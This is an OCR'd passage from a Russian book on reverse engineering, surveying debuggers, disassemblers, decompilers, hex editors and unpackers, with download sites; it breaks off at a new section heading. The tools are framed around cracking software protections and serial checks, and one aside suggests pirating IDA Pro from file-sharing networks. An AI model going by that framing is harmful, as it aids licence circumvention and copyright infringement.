


Рис. 1.4. Компактный и шустрый отладчик OllyDbg




Рис. 1.5. Отладчик Syser Debugger за отладкой термоядерного драйвера

Кстати, сам SoftICE замечательно работает под виртуальной машиной VMware, для этого достаточно добавить в конфигурационный файл с расширением .vmx следующие две строки: `paevm = TRUE` и `processor1.use = FALSE`.

> ***Примечание***
>
> При работе с SoftICE на многоядерных процессорах и процессорах с поддержкой HyperThreading также были отмечены некоторые проблемы (хотя возникают они нерегулярно). Устранить эти проблемы в случае их возникновения можно, добавив ключ `/ONECPU` в файл boot.ini.

Помимо SoftICE существуют и другие отладчики, из которых в первую очередь хотелось бы отметить бесплатный Olly Debugger (**http://www.ollydbg.de**). Это — удобный инструмент прикладного уровня (рис. 1.4), ориентированный на хакерские потребности, поддерживающий механизм плагинов (plug-ins) и собравший вокруг себя целое сообщество, написавшее множество замечательных расширений и дополнений, прячущих OllyDbg от защит, автоматически определяющих оригинальную точку входа в упакованной программе, облегчающих снятие протекторов и т. д.

Неплохие коллекции плагинов можно найти на сайтах **http://www.wasm.ru** и **http://www.openrce.org**.

Самый свежий (и пока еще во многом экспериментальный) ядерный отладчик — это, бесспорно, Syser (**http://www.sysersoft.com**). Данный отладчик выпущен китайскими разработчиками и в настоящее время переживает стадию активного развития и становления (рис. 1.5). Как уже говорилось чуть ранее, этот отладчик претендует на роль преемника SoftICE. Его последняя версия (v. 1.9, датированная 17 мая 2007 года) работает с 32-разрядными версиями Windows 2000/XP/2003/Vista, а также обеспечивает поддержку SMP, HyperThreading и многоядерных процессоров.

Довольно многие программисты пользуются отладчиком уровня ядра Microsoft WinDbg, входящим в состав бесплатного набора Debugging Tools (**http://www.microsoft.com/whdc/devtools/debugging/debugstart.mspx**). Он вполне пригоден для взлома (рис. 1.6). Тем не менее, большинство хакеров, привыкших к черному экрану SoftICE, считают его неудобным.




Рис. 1.6. Отладчик WinDbg

Дизассемблеры

Существует всего лишь один дизассемблер, пригодный для по-настоящему профессиональной работы — IDA Pro (**http://www.idapro.com**). Этот дизассемблер имеет консольную (рис. 1.7) и графическую (рис. 1.8) версии. IDA Pro воспринимает огромное количество форматов файлов и множество типов процессоров, легко справляясь с байт-кодом виртуальных машин Java и .NET, поддерживает макросы, плагины и скрипты, содержит интегрированный отладчик, работает под MS-DOS, Windows, Linux (рис. 1.9) и обладает уникальной способностью распознавать имена стандартных библиотечных функций по их сигнатурам.

Существует несколько версий IDA Pro — бесплатная (freeware), стандартная (standard) и расширенная (advanced). Бесплатную версию IDA Pro можно скачать по адресу **http://www.dirfile.com/ida_pro_freeware_version.htm**. Стоит, правда, отметить, что бесплатная версия, по сравнению со стандартной и расширенной, обладает ограниченными возможностями. Из всех процессорных архитектур поддерживается только x86, а функция поддержки подключаемых модулей попросту отсутствует. Что касается стандартной и расширенной версий, то они, как и любое хорошее программное обеспечение, стоят дорого (хотя, если хорошо поискать в файлообменных сетях, их можно стянуть оттуда бесплатно).

Основное достоинство IDA Pro состоит в том, что это — интерактивный дизассемблер, то есть интеллектуальный инструмент, позволяющий работать с двоичным файлом, мыслить и творить, а не тупой автомат, заглатывающий исследуемую программу и выплевывающий "готовый" дизассемблированный листинг, в котором все дизассемблировано неправильно.




Рис. 1.7. Консольная версия IDA Pro




Рис. 1.8. Графическая версия IDA Pro




Рис. 1.9. IDA Pro под Linux

В последних версиях IDA Pro сделаны определенные подвижки в сторону автоматической распаковки файлов и снятия обфускаторов[3]. Внушительную коллекцию плагинов и скриптов можно найти как на официальном сайте, так и на сайте **http://www.openrce.org**.

Конкурирующие продукты не выдерживают никакого сравнения с IDA Pro. Тем не менее, народ активно качает бесплатный (ныне заброшенный) дизассемблер с функциями отладчика — W32Dasm (**http://www.wasm.ru/baixado.php?mode=tool&id=178**) и, судя по всему, остается доволен (рис. 1.10).




Рис. 1.10. Дизассемблер WDASM

Остальные дизассемблеры обладают еще более ограниченными возможностями, и поэтому здесь не рассматриваются. Единственный из такого рода продуктов, заслуживающий упоминания — это Hacker Disassembler Engine (**http://patkov-site.narod.ru/lib.html**), представляющий собой дизассемблер длин, распространяющийся в исходных текстах и предназначенный для встраивания в различные хакерские программы, занимающиеся перехватом функций, автоматической распаковкой, генерацией полиморфного кода и т. д.

Декомпиляторы

Декомпиляцией называется процесс получения исходного текста программы (или чего-то очень на него похожего) из двоичного файла. В полном объеме декомпиляция принципиально невозможна, поскольку компиляция — однонаправленный процесс, причем с потерей данных. Однако декомпиляторы все-таки существуют и со своей задачей достойно справляются.

[3] Более подробную информацию о распаковке файлов, снятии протекторов и обфускаторов можно найти в *части V* данной книги.




Рис. 1.11. Декомпилятор DeDe ломает HTTPProxy

Для программ, написанных на Delphi и Borland Builder с использованием RTTI, возможно восстановить исходную структуру классов вплоть до имен функций-членов, а также реконструировать формы и "вычислить" адреса обработчиков каждого из элементов. Допустим, у нас имеется диалоговое окно **Registration** с кнопкой **OK**, и мы хотим знать, какая процедура считывает серийный номер и что она с ним делает. Нет ничего проще! Берем бесплатный декомпилятор DeDe (**http://programmerstools.org/node/120**), декомпилируем программу и вперед (рис. 1.11)!

Для Visual Basic существуют свои декомпиляторы, лучшим из которых считается VB Decompiler от GPcH (**http://www.vb-decompiler.org/index.php?p=Products**). Другие бейсик-декомпиляторы, в том числе VB RezQ (**http://www.vbrezq.com/**), VBDE (**http://programmerstools.org/node/129**) и Spices.Decompiler (**http://programmerstools.org/node/635**) также полезно положить в свой хакерский чемоданчик.

Особый интерес представляют декомпиляторы программ-инсталляторов, поскольку многие проверки (на истечение срока работы демо-версии, на серийный номер или ключевой файл) производятся как раз на стадии инсталляции. Самый популярный инсталлятор — это InstallShield. Для него имеется множество удобных декомпиляторов. Вот только некоторые из них:

- InstallShield X Unpacker (**http://programmerstools.org/node/154**)
- Windows InstallShield Decompiler (**http://programmerstools.org/node/118**)
- InstallShield Decompiler (**http://programmerstools.org/node/114**)
- isDcc (**http://programmerstools.org/node/115**)

Что же касается Java и платформы .NET, то с ними замечательно справляется IDA Pro. Если же у вас нет под рукой IDA Pro, можно воспользоваться специализированными декомпиляторами, которые можно найти на сайтах **http://www.cracklab.ru** и **http://www.wasm.ru** вместе с декомпиляторами Fox Pro, Clipper и прочей экзотики.

Шестнадцатеричные редакторы

Давным-давно шестнадцатеричные редакторы (hex-редакторы) представали собой простые программы, умеющие лишь отображать двоичные файлы в шестнадцатеричном виде и править бай-

ты по указанным адресам[4]. Однако со временем они обросли встроенными дизассемблерами, ассемблерами, калькуляторами, функциями поиска регулярных выражений, научились работать с блоками, распознавать различные форматы файлов и даже расшифровывать/зашифровывать фрагменты кода или данных. В общем, превратились в эдакие швейцарские ножички с шестнадцатью лезвиями.

Наибольшую популярность завоевал HIEW (**http://webhost.kemtel.ru/~sen**). Вплоть до версии 6.11 (поддерживающей форматы MZ/PE/NE/LE/ELF) он распространялся на бесплатной основе (рис. 1.12). Стоит, правда, отметить, что старые и бесплатные версии обладают достаточными возможностями, и к тому же содержат гораздо меньше ошибок и багов.




Рис. 1.12. Старый добрый hex-редактор HIEW




Рис. 1.13. Hex-редактор HTE — достойная замена HIEW

[4] Кстати, вместо них часто использовался редактор диска Norton Disk Editor.




Рис. 1.14. Коммерческий hex-редактор WinHex




Рис. 1.15. Коммерческий hex-редактор Hex Workshop

Другой хороший редактор, по своим возможностям не только не уступающий HIEW, но даже превосходящий его, — это HTE (**http://hte.sourceforge.net**), распространяющийся в исходных кодах на бесплатной основе. В отличие от HIEW, HTE позволяет выбирать способ ассемблирования инструкции (если инструкция может быть ассемблирована несколькими путями), а также поддерживает мощную систему перекрестных ссылок, вплотную приближающую его к бесплатной версии IDA Pro (рис. 1.13).

Западные хакеры очень любят коммерческие шестнадцатеричные редакторы вроде WinHex (**http://www.winhex.com/winhex/index-m.html**) и Hex Workshop (**http://www.bpsoft.com**). Что привлекательного они в них нашли — непонятно. Ни WinHex (рис. 1.14), ни Hex Workshop (рис. 1.15) не содержат никаких ассемблеров или дизассемблеров, причем маловероятно, что эти функции появятся в дальнейшем. Единственное положительное качество этих редакторов, которое можно отметить, — это наличие калькулятора контрольных и хэш-сумм (например, CRC16, CRC32, MD5, SHA-1), что в некоторых случаях оказывается очень удобным.

Распаковщики

Все больше и больше программ распространяются в упакованном виде (или защищаются протекторами, что еще хуже). Как результат, непосредственное дизассемблирование таких программ становится невозможным. Наконец, поскольку многие упаковщики/протекторы содержат антиотладочные приемы, то страдает и отладка.

Попытки создать универсальный распаковщик многократно предпринимались еще со времен MS-DOS. Всякий раз эти попытки оканчивались полным провалом, поскольку разработчики защит придумывали новую гадость. Тем не менее, в состав большинства хакерских инструментов (IDA Pro, OllyDbg) входят универсальные распаковщики, справляющиеся с несложными защитами. Что касается сложных защит, то, столкнувшись с одной из них, хакер вынужден распаковывать защищенный файл вручную. В *части V* данной книги этот вопрос будет рассмотрен более подробно. Пока же отметим, что когда же один и тот же упаковщик встречается хакеру десятый раз кряду, он садится за написание автоматического или полуавтоматического распаковщика, чтобы облегчить себе работу. Коллекции таких утилит собраны на сайтах **http://www.exetools.com/unpackers.htm**, **http://programmerstools.org/taxonomy/term/16**, **http://www.woodmann.com/crackz/Packers.htm**. Основная проблема состоит в том, что каждый такой распаковщик рассчитан на строго определенную версию упаковщика/протектора и с другими работать просто не может! Чем чаще обновляется упаковщик/протектор, тем сложнее найти подходящий распаковщик, поэтому лучше полагаться только на самого себя.

Кстати, прежде чем искать распаковщик, неплохо бы для начала выяснить: чем же вообще защищена ломаемая программа? В этом поможет бесплатная утилита PEiD (**http://peid.has.it**), содержащая огромную базу сигнатур. Хотя эта программа довольно часто ошибается или дает расплывчатый результат, но, тем не менее, это все-таки лучше, чем совсем ничего.

Дамперы

